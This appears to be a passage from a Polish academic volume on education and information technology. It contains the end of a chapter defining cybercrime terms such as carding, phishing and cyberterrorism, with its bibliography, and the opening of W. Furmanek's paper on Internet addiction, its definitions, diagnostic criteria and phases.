Carding – rodzaj przestępczości komputerowej polegający na nieuprawnionym zdobywaniu, gromadzeniu, sprzedawaniu, wykorzystywaniu kart płatniczych lub ich numerów.

Phreaking – polega na przełamaniu zabezpieczeń w celu bezpłatnego dotarcia i korzystania z sieci telefonicznych i BBS-ów. Wywodzi się on z tzw. tech-hackingu, czyli działalności polegającej na dokonywaniu drobnych przeróbek w różnych urządzeniach, np. komputerach, układach sterowania windą, czy dystrybutorach napojów.

Bankring – polega na odnajdywaniu, przełamaniu prawno-technicznych zabezpieczeń związanych z funkcjonowaniem banków tak w świecie realnym, jak i sieci Internet oraz na wykorzystywaniu sprzeczności w regulaminach banków, w celu osiągnięcia korzyści osobistej lub majątkowej.

Phishing (*spoofing*) – w branży komputerowej, oszukańcze pozyskanie poufnej informacji osobistej, jak hasła czy szczegóły karty kredytowej, przez udawanie osoby godnej zaufania, której te informacje są pilnie potrzebne. Jest to rodzaj ataku opartego na inżynierii społecznej.

Ze względu na stosowaną etykę wyróżnia się następujący podział hakerów zabezpieczeń:

- **black hat** („czarne kapelusze”) – są to hakerzy działający na granicy lub poza granicami prawa. Znalazionych błędów albo nie publikują w ogóle, wykorzystując je w nielegalny sposób, albo publikują od razu w postaci gotowych programów (tzw. exploitów), które mogą zostać użyte przez osoby o niższych umiejętnościach. Niektóre osoby kwestionują w tym przypadku użycie słowa „haker”, zastępując je wyrazem „cracker”.
- **white hat** („białe kapelusze”) – hakerzy działający zupełnie legalnie lub też starający się nie popełniać szkód. Odkryte przez siebie dziury w bezpieczeństwie zwykle podają w formie, w której mogą zostać łatwo załatane przez autorów oprogramowania, lecz trudne do wykorzystania w celu zaszkodzenia komuś. Wśród nich często się spotyka audytorów bezpieczeństwa.
- **grey hat** („szare kapelusze”) – hakerzy/crackerzy, którzy przyjmują po części metody działania obu wyżej wymienionych grup.
- **Plagiaty** – kradzież własności intelektualnej.

Cyberterroryzm

Cyberterroryzm to przemyślana działalność grup lub innych wrogich sił wymierzona przeciwko informacjom, systemom komputerowym, programom

i danym, która powoduje straty cywilne. Inna z definicji określa cyberterrorystyczny jako działania blokujące, niszczące lub zmniejszające w stosunku do informacji przetwarzanej, przechowywanej i przekazywanej w systemach teleinformatycznych, także niszczące te systemy.

Cyberterrorystyczny stał się elementem składowym terrorystycznego międzynarodowego. Nie trzeba wysyłać wojsk, aby skutecznie sparaliżować miasto, a nawet całe państwo. Cyberterrorystyczny wkrótce będzie stanowił poważniejsze zagrożenie dla funkcjonowania poszczególnych krajów, niż jakkolwiek inna forma agresji, do połowy lat 90., proceder łamania kodów dostępu stał się już zjawiskiem przestępczym. Nastąpił znaczący wzrost zagrożenia narodowego i międzynarodowego.

Zakończenie

W dzisiejszym świecie zagrożeń i ryzyka wzrasta coraz bardziej znaczenie odpowiedzialności. Odpowiedzialność w dzisiejszej z informatyzowanej kulturze:

- staje się uzależniona od wiedzy, informacji i od techniki, a nie tylko od wrażliwości działających podmiotów;
- opierać się musi na zaufaniu nie tylko do przekazywanej i odbieranej informacji, lecz także do środków jej przenoszenia i przetwarzania; zaufanie do komputera jako nośnika informacji i środka jej przetwarzania jest podstawą decyzji wspomaganych komputerowo;
- decentralizacja więzi i globalizacja zależności charakterystycznych dla społeczeństwa informacyjnego przejawia się między innymi w tym, iż więzi te przybierają charakter sieciowy; w zależnościach typu sieciowego następstwa działań nie są prostym wynikiem zależności przyczynowo-skutkowych; pojawia się tutaj wiele następstw nieintencjonalnych i stąd też brak tu jednoznacznej relacji pomiędzy podmiotem działania i podmiotem odpowiedzialności³⁵.

Należy upowszechniać informacje o programach prezentujących metody przezwycięzania uzależnień internetowych. Przykładowe programy chroniące dziecko w Internecie:

- Cenzor www.cenzor.pl
- Opiekun <http://www.opiekun.pl/>
- Beniamin www.beniamin.pl
- Motyl <http://adalex.pl/motyl/>
- Opiekun ucznia w Internecie <http://www.opiekunucznia.pl/>

³⁵ G. Kiedrowicz, *Zagrożenia dla edukacji wspomaganej technologią informacyjną*, <http://gazyta-it.pl/pl/edukacja/5065>

Bibliografia

- Babik W., *Ekologia informacji wyzwanie XXI wieku*, „Praktyka i Teoria Informacji Naukowej i Technicznej” 2002 nr 1(37).
- Babik W., *Ekologia informacji*. „Zagadnienia Informacji Naukowej” 2001 nr 2(78).
- Barabach M., *Zagrożenia w sieci*, http://www.junior.dialog.pl/zagrozenia_w_sieci.php (20 stycznia 2008).
- Barlińska J., *Edukacja na rzecz bezpieczeństwa dzieci i młodzieży w sieci*, <http://dzieckowsieci.fdn.plstrona.php/>? (dostęp: 21.03.2011).
- Barlińska J., *Młodzież w sieci – podłoże zachowań agresywnych i antyspołecznych* [w:] *Jak reagować na cyberprzemoc. Poradnik dla szkół*, red. Ł. Wojtasik, <http://dzieckowsieci.fdn.plstrona.php/>? (dostęp: 21.03.2011).
- Batorski D., *Relacja wykluczenia społecznego z wykluczeniem informacyjnym*, http://www.academia.edu/2939436/Internet_a_usieciowienie_relacji_spoecznych
- Hassa A., *Komputer w edukacji wczesnoszkolnej. Możliwości i ograniczenia*, „Życie Szkoły” 2000, nr 9.
- Jakubik A., *Zespół uzależnienia od Internetu (ZUI)*, „Studia Psychologica” nr 3, 2002.
- Kiedrowicz G., *Zagrożenia dla edukacji wspomaganą technologią informacyjną*, <http://gazeta-it.pl/pl/edukacja/5065>
- Kulikowski J.L., *Człowiek i infosfera*, „Problemy” 1978 nr 3(384).
- Levine J.R., Baroudi C., *Sekrety Internetu*, Oficyna Wydawnicza READ ME, Warszawa 1996.
- Lipińska J. *Internet i młode pokolenie. Przeciwdziałanie potencjalnym zagrożeniom* [w:] *Internet. Między edukacją, bezpieczeństwem a zdrowiem* pod red. M. Kowalskiego, Maternus Media, Tychy 2008.
- Poprawa R., *W pułapce Internetu*, <http://www.badania.psychologia.uni.wroc.pl/?type=artykul>
- Pyżalski J., *Polscy nauczyciele i uczniowie a agresja elektroniczna – zarys teoretyczny i najnowsze wyniki badań* [w:] *Człowiek i uzależnienia*, red. M. Jędrzejko, D. Sarzała, Oficyna Wydawnicza ASPRA-JR, Pułtusk–Warszawa, <http://cms1.wsp.crowley.pl/files/Polscy%20nauczyciele%20i%20uczniowie%20a%20agresja%20elektroniczna.pdf> (dostęp: 21.03.2011).
- Szymańska M., *Rola Internetu w procesie edukacji dzieci i młodzieży*, „Problemy Opiekuńczo-Wychowawcze” 2008, nr 6.
- Wallace P., *Psychologia Internetu*, Dom Wydawniczy Rebis, Poznań 2000.
- Wojtasik Ł., *Przemoc rówieśnicza a media elektroniczne* [w:] *Jak reagować na cyberprzemoc. Poradnik dla szkół*, red. Ł. Wojtasik, <http://dzieckowsieci.fdn.plstrona.php/>? (dostęp: 21.03.2011).

Netografia

- <http://dzieckowsieci.fdn.pl/>
- <http://dzieckowsieci.fdn.plstrona.php/>? (dostęp: 21.03.2011).
- <http://old.psychologia.edu.pl/index.php?dz=strony&op=spis&id=169&lang=pl> (dostęp: 17.06.2011).
- <http://stopcyberbullying.org/>
- http://wspim.edu.pl/projekty/ndp/do_pobrania/materialy/m3.pdf
- <http://www.cyberbullying.org/>
- <http://www.cyberprzemoc.pl/>
- <http://www.dyzurnet.pl/>
- <http://www.helpline.org.pl/>
- <http://www.netbullies.com/>
- http://www.opoka.org.pl/biblioteka/I/ID/md_0310_cielesna.html
- http://www.opoka.org.pl/biblioteka/I/ID/md_0310_cielesna.html

<http://www.przedszkolaki.sieciaki.pl/>
<http://www.robust.wsp.lodz.pl>
<http://www.saferinternet.pl/>
<http://www.sieciaki.pl/>
http://www.theregister.co.uk/2012/11/09/facebook_open_sources_corona
http://www.theregister.co.uk/2012/11/09/facebook_open_sources_corona
<http://www.wsp.lodz.pl/Cyberbullying-344-0.htm>
<http://www.youtube.com/user/wsplodzpl?gl=PL&hl=pl>

Innowacje i technologie informacyjne przyszłością nowoczesnej edukacji. Wdrażanie rozwiązań informatycznych w procesie kształcenia. Poradnik. Raport opracowany w ramach projektu: Praktyka na miarę szyta. Program praktyk pedagogicznych podnoszących jakość kształcenia w zawodzie nauczyciela. Łódź 2012, http://wspim.edu.pl/projekty/ndp/do_pobrania/materialy/m3.pdf

Waldemar FURMANEK

Uniwersytet Rzeszowski

UZALEŻNIENIE OD KOMPUTERA I INTERNETU (TECHNOLOGII INTERNETOWYCH)

DEPENDENCE ON COMPUTER AND INTERNET (INTERNET TECHNOLOGIES)

Słowa kluczowe: uzależnienie, uzależnienie od Internetu, zagrożenia, rodzaje uzależnień, uzależnienia sieciowe

Keywords: addiction, dependence, Internet addiction, netaddiction, risks, internet addiction syndrome, types of addiction

Streszczenie

Szerokie upowszechnienie technologii informacyjnych owocuje korzystnymi zmianami we wszystkich dziedzinach aktywności ludzi. Jednocześnie stanowi źródło rozmaitych zagrożeń. W niniejszym opracowaniu skoncentrowano się tylko na katalogu uzależnień od technologii informacyjnych i Internetu

Summary

The wide dissemination of information technology results in favorable changes us in all areas of human activity. At the same time a source of various for-grozen. In this paper I will focus only on the catalog dependence of information technology and the Internet

Wstęp

Wszechobecność technologii informacyjnych jest cechą współczesności. Możemy powiedzieć, że nie ma takiej formy aktywności, w tym jakiegokolwiek rodzaju pracy człowieka, w której nie wykorzystywałby on technologii informacyjnych. Ich obecność w środowisku życia i pracy człowieka ma jednak nie tylko strony pozytywne. Każda zmiana struktury tego środowiska stawia człowieka w nowej, trudnej bądź niepewnej sytuacji. Wymusza określone formy postępowania. Często są to formy postępowania całkowicie odmiennych od dotychczas spotykanych. Świadomość tych zmian zależy już od wrażliwości poznawczej i aksjologicznej człowieka. Ponieważ użytkownikami technologii informacyjnych są ludzie o bardzo zróżnicowanych właściwościach, stąd różnorodność po-

staw i postępowań obserwowanych w takich sytuacjach. Dla jednych technologie informacyjne są wspieranym i możliwym do racjonalnego i godziwego wykorzystania narzędziami ułatwiającymi przebieg aktywności (w życiu, pracy, uczeniu się, uczestnictwie w kulturze, odpoczynku). Dla drugich będą przedmiotem uzależnień.

Problematyka uzależnień ludzi od technologii informacyjnych, w tym od Internetu, który jest kumulacją rozmaitych technologii, stanowi obecnie interesujący teren badań. Zagadnienia te nie są obojętne dla dydaktyki informatyki. Ich rozpoznanie, zrozumienie źródeł i prawidłowości ich przebiegu może umożliwić nauczycielom optymalne programowanie ich działalności pedagogicznej. Wszak w grupie konstytutywnych funkcji wychowania istotne miejsce zajmuje diagnostyka pedagogiczna i przezwyciężenie trudności wychowanków, w tym zapobieganie patologiom pojawiającym się w procesach rozwoju człowieka.

1. Uzależnienie od technologii informacyjnych. Eksplicacja pojęcia

Słowo „uzależnienie” uzyskuje w ostatnich latach coraz większą popularność. Można popaść, jak powszechnie wiadomo, w uzależnienie od niemal wszystkiego, w tym od alkoholu, nikotyny, narkotyków, leków, a także od pracy. Ostatnio coraz częściej mówi i pisze się o uzależnieniach od komputera, telefonu komórkowego i Internetu. W tym opracowaniu interesuje nas zagadnienie uzależnienia od technologii informacyjnych.

Uzależnienie jest stanem pojawiającym się jako następstwo przyswajania substancji (np. alkohol, nikotyna, kokaina) lub podejmowania czynności (hazard, kupowanie, jedzenie, oglądanie telewizji czy wideo, korzystanie z Internetu, a nawet seksu). Wszystkie te zachowania początkowo sprawiają przyjemność, lecz z czasem stają się przymusowe i mają negatywny wpływ na codzienne życie i obowiązki, takie jak praca, związek, czy nawet zdrowie¹.

Osoba uzależniona może – szczególnie w początkowej fazie rozwoju zaburzenia – nie zdawać sobie sprawy z **utruty kontroli** nad swoim zachowaniem i problemów, które sprawia zarówno sobie, jak i najbliższym. Coraz liczniejsze badania i obserwacje kliniczne dowodzą, że wiele osób – o czym już wspomniano – jest patologicznie zależnych od pewnych zachowań (czynności). Są to **zaburzenia osobowego życia człowieka** często jeszcze nieujęte w treściach podręczników diagnostycznych. Przyczyn takiego stanu jest kilka:

¹ Mówiąc o zachowaniach wskaźnikowych dla uzależnienia akcentujemy przede wszystkim behawioralny aspekt zjawiska. Nas interesować powinna jednak sfera zjawisk psychicznych i duchowych. W nich ujawnia się świadomość aksjologiczna podejmowanych form aktywności. Stąd posługiwać się powinniśmy pojęciem **postępowań osoby uzależnionej**.

- po pierwsze, nie przez wszystkich badaczy zjawiska te określane są jako uzależnienia;
- po drugie, uzależnienia od wszechobecnych technologii informacyjnych i internetowych są mało rozpoznane w badaniach naukowych;
- po trzecie, pedagogika współczesna, jak dotychczas, zagubiła lub zaniedbała te obszary badań²;
- po czwarte, problematyka ta ma charakter interdyscyplinarny, a może raczej multidyscyplinarny. Jest więc dosyć trudna w jakościowych badaniach naukowych, w których brakuje jednoznacznego stanowiska co do pytań pierwszych nauk pedagogicznych. Są nimi pytania o człowieka. Jeżeli bowiem uznamy, iż jest on osobą, to oznacza konieczność podejmowania badań jakościowych i obejmowania nimi systemowo wszystkich komponentów osoby wyodrębnionych w integralnym modelu człowieka³.

W związku z bardzo szybkim rozwojem technologii informacyjnych – dziś zauważa się wszechobecność nowych rodzajów uzależnień – co uwidacznia się na przykładach technologii telefonii komórkowych i Internetu coraz powszechniej mówi się o uzależnieniach od tych technologii. Nie czas w tym miejscu na pełną analizę terminologiczną.

Uogólniając interesujące nas określenia, sensownie jest mówić o uzależnieniach od technologii informacyjnych. W tym pojęciu zawierają się także wszystkie technologie internetowe. To ostatnie nazywane jest czasem „siecioholizmem”. Jak ujmuje to Wikipedia, spotyka się różne określenia na ten rodzaj zaburzeń, np. *patologiczne używanie Internetu*, *nadużywanie Internetu*, *kompulsywne używanie Internetu*. W pracach amerykańskich, które są praktycznie jedyne publikacjami na ten temat, używane są następujące terminy: *internet addiction disorder*, *internet addiction syndrome*, *internet abuse*, które można tłumaczyć jako uzależnienie od Internetu oraz *compulsive internet use*, *pathological internet use*, które unikają terminu uzależnienie. Według przyjętych kryteriów diagnostycznych bardziej prawidłowe byłoby określenie „patologiczne używanie internetu” (*Pathological Computer/Internet Use Disorder*)⁴.

Jak pisze R. Poprawa: „W związku z brakiem jednoznacznych i oficjalnie uznanych kryteriów diagnostycznych [raczej metafazowań – przyp. W.F.] oraz jednolitej definicji w literaturze występują **różne**, wymienne używane, **określenia** na ten problem, np. siecioholizm (*netaholics*) lub sieciozależność (*netaddiction*), cyberzależność (*cyberaddiction*) lub cybernałóg, internetoholizm, inter-

² W. Furmanek, *Zagubione i zaniedbane obszary pedagogiki* [w:] *Możliwości i strategie zwiększania szans edukacyjnych dzieci i młodzieży – konteksty edukacyjne i społeczne*, red. K. Barłóg, E. Kensy i M. Rorat, Rzeszów 2012, s.13–55.

³ W. Furmanek, *Model człowieka paradygmatem nauk pedagogicznych*, „Edukacja – Technika – Informatyka”, *Rocznik Naukowy* nr 3, 2012, s. 25–42.

⁴ http://pl.wikipedia.org/wiki/Zesp%C3%B3%C5%82_uzale%C5%BCnienia_od_internetu

netozależność, uzależnienie internetowe lub uzależnienie od Internetu (*Internet addiction*), uzależnienie komputerowe (*computer addiction*), zaburzenia spowodowane zależnością od Internetu (*Internet Addiction Disorder – IAD*), **infoholizm**, **infozależność** (*information addiction*), patologiczne użytkowanie Internetu, zespół uzależnienia od Internetu⁵.

Wyróżnione przez pogrubienie przedrostki (**net** – sieć, **info** – informacje) wskazują wyraziście źródła omawianych zjawisk.

Uzależnienie od internetu lub inaczej **zespół uzależnienia od Internetu (ZUI, sieciholizm, ang. Internet Addiction Disorder – IAD)** – staje się zjawiskiem społecznym, i chociaż do tej pory nie zostało jeszcze sklasyfikowane jako jednostka chorobowa, już budzi niepokój i wpływa na poczucie bezpieczeństwa życia społecznego⁶.

Omawiane pojęcie można zdefiniować jako zaburzenie kontroli impulsów, bez zatruc, czy innych skutków chorobowych (intoksykacji). Pojawia się ono wówczas, gdy ludzie nadużywają technologii internetowych i fakt ten przysparza cierpienie im oraz ich otoczeniu, znacząco wpływając na ich funkcjonowanie fizyczne, psychiczne, społeczne i ekonomiczne. Powstające zaburzenia prowadzą do coraz większych szkód prawie we wszystkich obszarach ludzkiej egzystencji. **Przede wszystkim naruszają lub niszczą dobrostan psychiczny i szansę na satysfakcjonujące i dobre życie, niszczą możliwość rozwijania dobrych, naturalnych relacji społecznych, prowadzą do poważnych zaburzeń** w relacjach rodzinnych, niszcząc istniejące więzi. W końcu mogą zaburzyć możliwość efektywnego wykonywania pracy, co często pociąga za sobą jej utratę.

G.A. Marlatt proponuje, aby stosowane przez autorkę tzw. *uzależnienie behawioralne* (lub zachowanie nałogowe – *addictive behavior*) definiować jako „powtarzający się nawyk, który zwiększa ryzyko choroby i/lub związanych z nią problemów osobistych oraz społecznych. Zachowania nałogowe są często subiektywnie odczuwane jako utrata kontroli – pojawiają się pomimo świadomych wysiłków zmierzających do ich powstrzymania lub ograniczenia. Typowa jest natychmiastowa krótkotrwała nagroda oraz późniejsze szkodliwe i długotrwałe następstwa. Próbowanie zmiany tych zachowań towarzyszy zazwyczaj wysoki współczynnik nawrotów”⁷.

Mówiąc o uzależnieniach w dotychczasowych analizach wyróżnia się dwa ich aspekty. Dotyczą one **sfery cielesności i sfery życia psychicznego człowieka**. Konsekwentnie pomija się uzależnienia **sfery duchowości** (*addiction spiritual*). Bez wątpienia takie ujęcie problemu jest formą redukcjonizmu metodologicznego.

⁵ R. Poprawa, *W pułapce Internetu*, <http://www.badania.psychologia.uni.wroc.pl/?type=artykul>

⁶ Tamże.

⁷ G.A. Marlatt, J.R. Gordon, *Relapse Prevention: Maintenance Strategies in the Treatment of Addictive Behavior*, Guilford Press, New York 1985.

Uzależnienie fizyczne, somatyczne (*addiction somatic, addiction health*) – uważa się za główną cechę uzależnień od środków psychoaktywnych. Obejmuje ono fizjologiczną adaptację do zażywanej substancji psychoaktywnej i zaburzenia psychofizyczne pojawiające się w momencie zaprzestania lub ograniczenia jej zażywania. Uzależnienia behawioralne naruszają **zdrowie somatyczne**, narażając danego człowieka na wiele dysfunkcji czy chorób. Najistotniejsze jest to, że osoby owdładnięte behawioralnym nałogiem mają poważne trudności z powstrzymaniem się od wykonywania danej czynności, nawet mimo wyraźnych szkód, jakie ono im przynosi. Często wyrwanie się ze szponów własnych behawioralnych przymusów wymaga pomocy innych ludzi i specjalistów.

W uzależnieniach fizycznych stwierdzono zmieniającą się wraz z czasem trwania nałogu tolerancję organizmu na zażywaną substancję, której początkowa dawka wywołująca euforię z czasem przestaje być wystarczająca i konieczne staje się jej zwiększanie, aby uzyskać oczekiwane, pożądane odurzające efekty. Ponadto w momencie odstawiania danej substancji (tj. zaprzestania lub ograniczenia jej zażywania), często następującym po wielodniowym ciągu odurzania się, pojawiają się ostre, przykre objawy psychofizjologiczne (tzw. zespół abstynencyjny).

Uzależnienia fizyczne to zagrożenia dotyczące cielesności człowieka. Obejmują one trudności z fizjologiczną adaptacją człowieka do zjawisk szkodliwych (Internet). Wyrażane są i ujawniają się w różnego rodzaju zaburzeniach sprawności poruszania się, dolegliwościach kręgosłupa, chorobami oczu. Ciało ludzkie wyraża to, co jest tajemnicą człowieka, a nie tajemnicą ciała. Uzależnienia fizyczne wynikają z zaburzeń w sferze ekologii ciała człowieka. Nasze zachowania cielesne wyrażają to, kim jesteśmy, jakie wyznajemy wartości, w jaki sposób rozumiemy sens życia i kim chcemy być dla innych ludzi⁸. Troska o zdrowie to odpowiedzialne odżywianie się, dostosowanie aktywności i trybu pracy z wykorzystaniem technologii informacyjnych do płci i wieku danej osoby. To właściwy tryb życia, który zapewnia równowagę wysiłku, odpoczynku i snu. To troska o **ekologię ciała** – o to, by nie tylko powietrze, ziemia i woda były czyste, lecz także, by nasze najważniejsze środowisko naturalne, czyli nasza cielesność nie była zatruta fizycznie, chemicznie czy psychicznie⁹. To troska o dostosowanie do potrzeb cielesności człowieka – w tym jego zmysłów – całej wykorzystywanej infrastruktury informatycznej.

Uzależnienie psychiczne (*physical dependence, psychological dependence*) – nie jest jedynie zarezerwowane do uzależnienia od substancji, ale stanowi

⁸ M. Dziewiecki, *Formacja sfery cielesnej* [w:] http://www.opoka.org.pl/biblioteka/I/ID/md_0310_cielesna.html

⁹ Tamże.

również zasadniczy aspekt uzależnień behawioralnych. Występuje ono tam gdzie człowiek pod wpływem danego bodźca (substancji lub czynności) wyzwalają pewne ważne dla niego reakcje poznawcze i emocjonalne. Działania człowieka charakteryzują poważne trudności kontrolowania czasu, ilości i miejsca, w jakich człowiek podejmuje czynności (ślęczenie przy ekranie komputera) oraz nieprzepartym pragnieniem ponownego kontaktu z bodźcem uzależniającym (głodem substancji, nieodpartym przymusem oddania się czynności włączenia komputera). „Jeśli zaś jest to niemożliwe, uzależniony może popaść w stan dysforii, wzmożonej drażliwości, silnego niepokoju, apatii czy wręcz depresji”¹⁰. Osoba uzależniona poszukuje takich doświadczeń (w zażywaniu substancji lub określonych czynnościach), które zaspokajałyby jej potrzeby, jakich nie może, nie potrafi zaspokoić w inny sposób. Zachowanie nałogowe stało się dla niej ważnym sposobem regulowania życia emocjonalnego, radzenia sobie z trudnymi sytuacjami, osobami, emocjami, z którymi inaczej nie udaje się jej poradzić¹¹.

Ponieważ sieciaholicy nie stanowią jednolitej społeczności, a Internet – jak się wydaje – pozostaje pozornie łatwym narzędziem zaspokajania potrzeb, oferującym mnóstwo opcji do wyboru, łudzącym możliwością znalezienia tego, czego szukało się (i nie znalazło się) w rzeczywistości. Niestety, przeważnie są to puste opcje.

Omawiany problem jest znacznie szerszy. Obejmuje również takie czynności ludzi, które absorbują ich do tego stopnia, że tracą oni nad nimi pełną kontrolę. Chociaż początkowo przynoszą im one pewne istotne korzyści, z czasem prowadzą do coraz większych szkód prawie we wszystkich obszarach ludzkiej egzystencji. Wyrażają się w przebudowie systemu wartości osobowych, przede wszystkim ich hierarchii. Wpływają na kształtowanie nowego stylu życia urządnego, konsumpcyjnego. A to ujawnia się w **przebudowie systemu postaw** wobec samego siebie i innych ludzi. Najszerzej można stwierdzić, iż przede wszystkim naruszają lub niszczą dobrostan psychiczny i szansę na pozytywną **zmianę jakości swojego życia**, na satysfakcjonujące i dobre życie, niszczą możliwość rozwijania dobrych, naturalnych relacji społecznych, prowadzą do poważnych zaburzeń w relacjach rodzinnych, niszcząc istniejące więzi. W końcu mogą zaburzyć możliwość efektywnego wykonywania pracy, co często pociąga za sobą jej utratę.

Uzależnianie się od komputera ma niezbyt długą historię. Tak naprawdę zaczęło się w latach 90. XX w., bowiem to wówczas wystąpiła moda na korzystanie z upowszechnianego w tym czasie Internetu. Zjawisko uzewnętrzniło się

¹⁰ R. Poprawa, *W pułapce Internetu...*

¹¹ Tamże.

głównie w formie różnego rodzaju zaburzeń w zdrowiu człowieka. Po jakimś czasie stwierdzono korelacje między owymi objawami chorobowymi a czasem korzystania z technologii informacyjnych, w tym z Internetu. Zjawisko – analogicznie do innych – nazwano uzależnieniem się od Internetu. Zdefiniowano także wtedy tzw. **zespół uzależnienia od Internetu** – ang. *Internet Addiction Disorder* (IAD) jako syndrom uzależnienia się użytkownika Internetu od wielogodzinnego korzystania z technologii w tym środowisku¹². Wyniki badań potwierdziły hipotezę, iż nadużywanie Internetu (technologii internetowych) ma znaczący wpływ na funkcjonowanie w sferze fizycznej (w sferze cielesności człowieka), w funkcjonowaniu jego sfery psychicznej oraz duchowej.

W pracach dotyczących uzależnień od technologii internetowych opisano zjawiska **funkcjonowania człowieka w relacjach interpersonalnych, społecznych, rodzinnych i ekonomicznych**. Omawiane zjawiska są w miarę nowymi zjawiskami, gdyż sama sieć jest osiągnięciem cywilizacji ostatnich lat, w porównaniu do innych zjawisk czy substancji uzależniających. Współcześnie przyjmuje się, że dróg prowadzących do uzależnienia jest wiele, a wszystkie możliwe przyczyny współdziałają w złożonych psychospołeczno-biologicznych mechanizmach życia człowieka. Prognozuje się jednak, że ten rodzaj uzależnienia stanie się prawdopodobnie jedną z plag XXI wieku¹³. Jest to tym bardziej ważne, bo bardzo dynamicznie rośnie liczba osób korzystających z technologii internetowych. Lawinowo rośnie liczba użytkowników technologii internetowych, zmienia się struktura całej antroposfery życia człowieka. A przecież świadomi jesteśmy tego, że ich rozwój i upowszechnienie będą dalej następować¹⁴.

Nie możemy pomijać faktu, że właściwa człowiekowi **samoświadomość** konstituuje jego centrum bytowe, jakim jest jego podmiotowe „ja”. Szeroko pojmowana sfera podmiotowego ja „jest to pewna dziedzina faktów danych w doświadczeniu fenomenologicznym: w doświadczeniu tym uwydatnia się zarówno ich odrębność w stosunku do somatyki, jak też swoiste z nią zintegrowanie, scalenie w człowieku”¹⁵. Integralność, scalenie bytu ludzkiego to nie tylko obecność w nim wszystkich komponentów w sferze **somatyki i psychiki** oraz **duchowości** człowieka, ale także system wzajemnych uwarunkowań, które umożliwiają właściwe człowiekowi funkcje jednej i drugiej. Tak więc analizując problematykę uzależnień i ich konsekwencji należy odnosić ją do człowieka

¹² Określenie zjawiska postulowane przez niektórych psychiatrów.

¹³ J. Gajda, *Uzależnienie od Internetu w świetle dotychczasowych badań*, <http://www.psychologia.net.pl/artukul.php?level=561>

¹⁴ W. Furmanek, *Antropoinfoslfera współczesnego człowieka*, „Dydaktyka informatyki. „Informatyka wspomagająca całościowe uczenie się” nr 8 (2013), s. 49–74,

¹⁵ K. Wojtyła, *Osoba i czyn oraz inne studia antropologiczne*, red. T. Styczeń, W. Chudy, Lublin 2000, s. 241.

w ujęciu systemowym. O ile dotychczasowe badania dotyczyły przede wszystkim sfery somatyki i psychiki, o tyle zbyt nieliczne są wyniki badań uzależnienia w sferze duchowości człowieka. A wypada zauważyć, iż człowiek jako świadomy byt podejmuje określone czynności w dążeniu do uświadamianych celów. To cele powinny (i takie funkcje spełniają) **regulować aktywność człowieka**, przyjęte dążenia, aspiracje oraz strukturę działań. Powinny nadawać sens podejmowanym zachowaniom. W takiej sytuacji mówimy o postępowaniach człowieka. Nadanie sensu zachowaniom wiąże się z tym, jak człowiek rozumie daną sytuację, na ile dobrowolnie chce dane działania realizować. Takie widzenie omawianych zjawisk ukazuje kierunek i potrzebę dalszych penetracji naukowych omawianego problemu.

B. Woronowicz na uzależnienie od Internetu słusznie proponuje używać określenia „siecio**holizm**”. I podobnie jak to ma miejsce w innych tego rodzaju uzależnieniach warto podkreślić człon pojęciowy **holizm**. Ukierunkowuje on naszą refleksję na potrzebę dostrzegania wszystkich wymiarów zjawiska, w tym wszystkich wymiarów osoby uzależnianej.

B. Woronowicz przedstawia także dwie propozycje **kryteriów diagnostycznych**, które obejmują nieprawidłowe sposoby korzystania z sieci, prowadzące do istotnego zakłócenia czynności psychicznych i zaburzenia struktur osoby, przejawiających się w okresie minionych 12 miesięcy co najmniej trzema spośród następujących objawów:

1. Tolerancja rozumiana jako:

a) potrzeba coraz dłuższego czasowego korzystania z Internetu celem uzyskania zadowolenia **i/ lub**

b) wyraźny, stopniowy spadek satysfakcji osiągananej przez tę samą ilość czasu przebywania w sieci.

2. Objawy odstawienia manifestujące się:

a) zespołem czynników w formie co najmniej dwóch następujących objawów, występujących w okresie od kilku dni do jednego miesiąca, po zaprzestaniu lub ograniczeniu korzystania z Internetu:

- pobudzenie psychoruchowe,
- niepokój lub lęk,
- wyraźne obniżenie nastroju,
- obsesyjne myślenie o tym co się dzieje w sieci,
- fantazje i marzenia senne na temat Internetu,
- celowe lub mimowolne poruszanie palcami w sposób charakterystyczny jak na klawiaturze;

b) korzystanie z technologii sieci celem uniknięcia przykrych objawów abstynencyjnych po „odstawieniu” Internetu.

3. Częstsze przekraczanie planowanego wcześniej czasu korzystania z Internetu.

4. Utrwalona potrzeba lub nieudane próby ograniczania lub zaprzestania korzystania z Internetu.

5. Poświęcanie dużej ilości czasu na wykonywanie czynności związanych z Internetem, np. kupowanie książek na temat sieci, testowanie nowych przeglądarek stron WWW, porządkowanie ściągniętych z Internetu materiałów, plików, programów itp.

6. Zmniejszanie lub rezygnowanie z aktywności społecznej, zawodowej lub rekreacyjnej na rzecz Internetu.

7. Korzystanie z Internetu pomimo świadomości doświadczania trwałych bądź narastających problemów somatycznych (fizycznych), psychologicznych lub społecznych, spowodowanych lub nasilających się w związku z korzystaniem z sieci (np. ograniczenie czasu snu, występowanie problemów rodzinnych, spóźnianie się do pracy i na spotkania, zaniedbywanie obowiązków, rezygnacja z innych istotnych działań)¹⁶.

2. Proces i objawy uzależnienia

Proces powstawania uzależnienia od Internetu przebiega zwykle w kilku fazach. Ich układ jest nieco odmienny u różnych autorów. Zatrzymajmy się na jednej z koncepcji obecnej w polskim piśmiennictwie naukowym. Najpierw Internet wywołuje zainteresowanie i sprawia przyjemność (**faza poznawania i racjonalnego oraz efektywnego wykorzystywania Internetu**). Stopniowo osoba coraz więcej czasu poświęca na korzystanie z Internetu. Traci inne zainteresowania. Gdy nie jest zalogowana do Internetu zaczyna o nim natrętnie myśleć (**faza uzależnienia**). Po niej następuje **faza destrukcji osobowej i jej relacji interpersonalnych**¹⁷.

Dalej następuje ograniczanie lub zaprzestanie realizowania innych, istotnych form działania. Internauta zaniedbuje lub całkowicie rezygnuje z wielu ważnych czynności rodzinnych, społecznych, zawodowych i rekreacyjnych, na rzecz codziennego, wielogodzinnego i niejednokrotnie nieprzerwanego korzystania z Internetu, mimo iż zdaje on sobie sprawę z narastania u niego trudności życiowych, problemów psychicznych oraz fizycznych. Dotyczyć to może ogra-

¹⁶ B. Woronowicz, *Bez tajemnic o uzależnieniach i ich leczeniu*. Wyd. Instytut Psychiatrii i Neurologii, Warszawa 2001, s. 191.

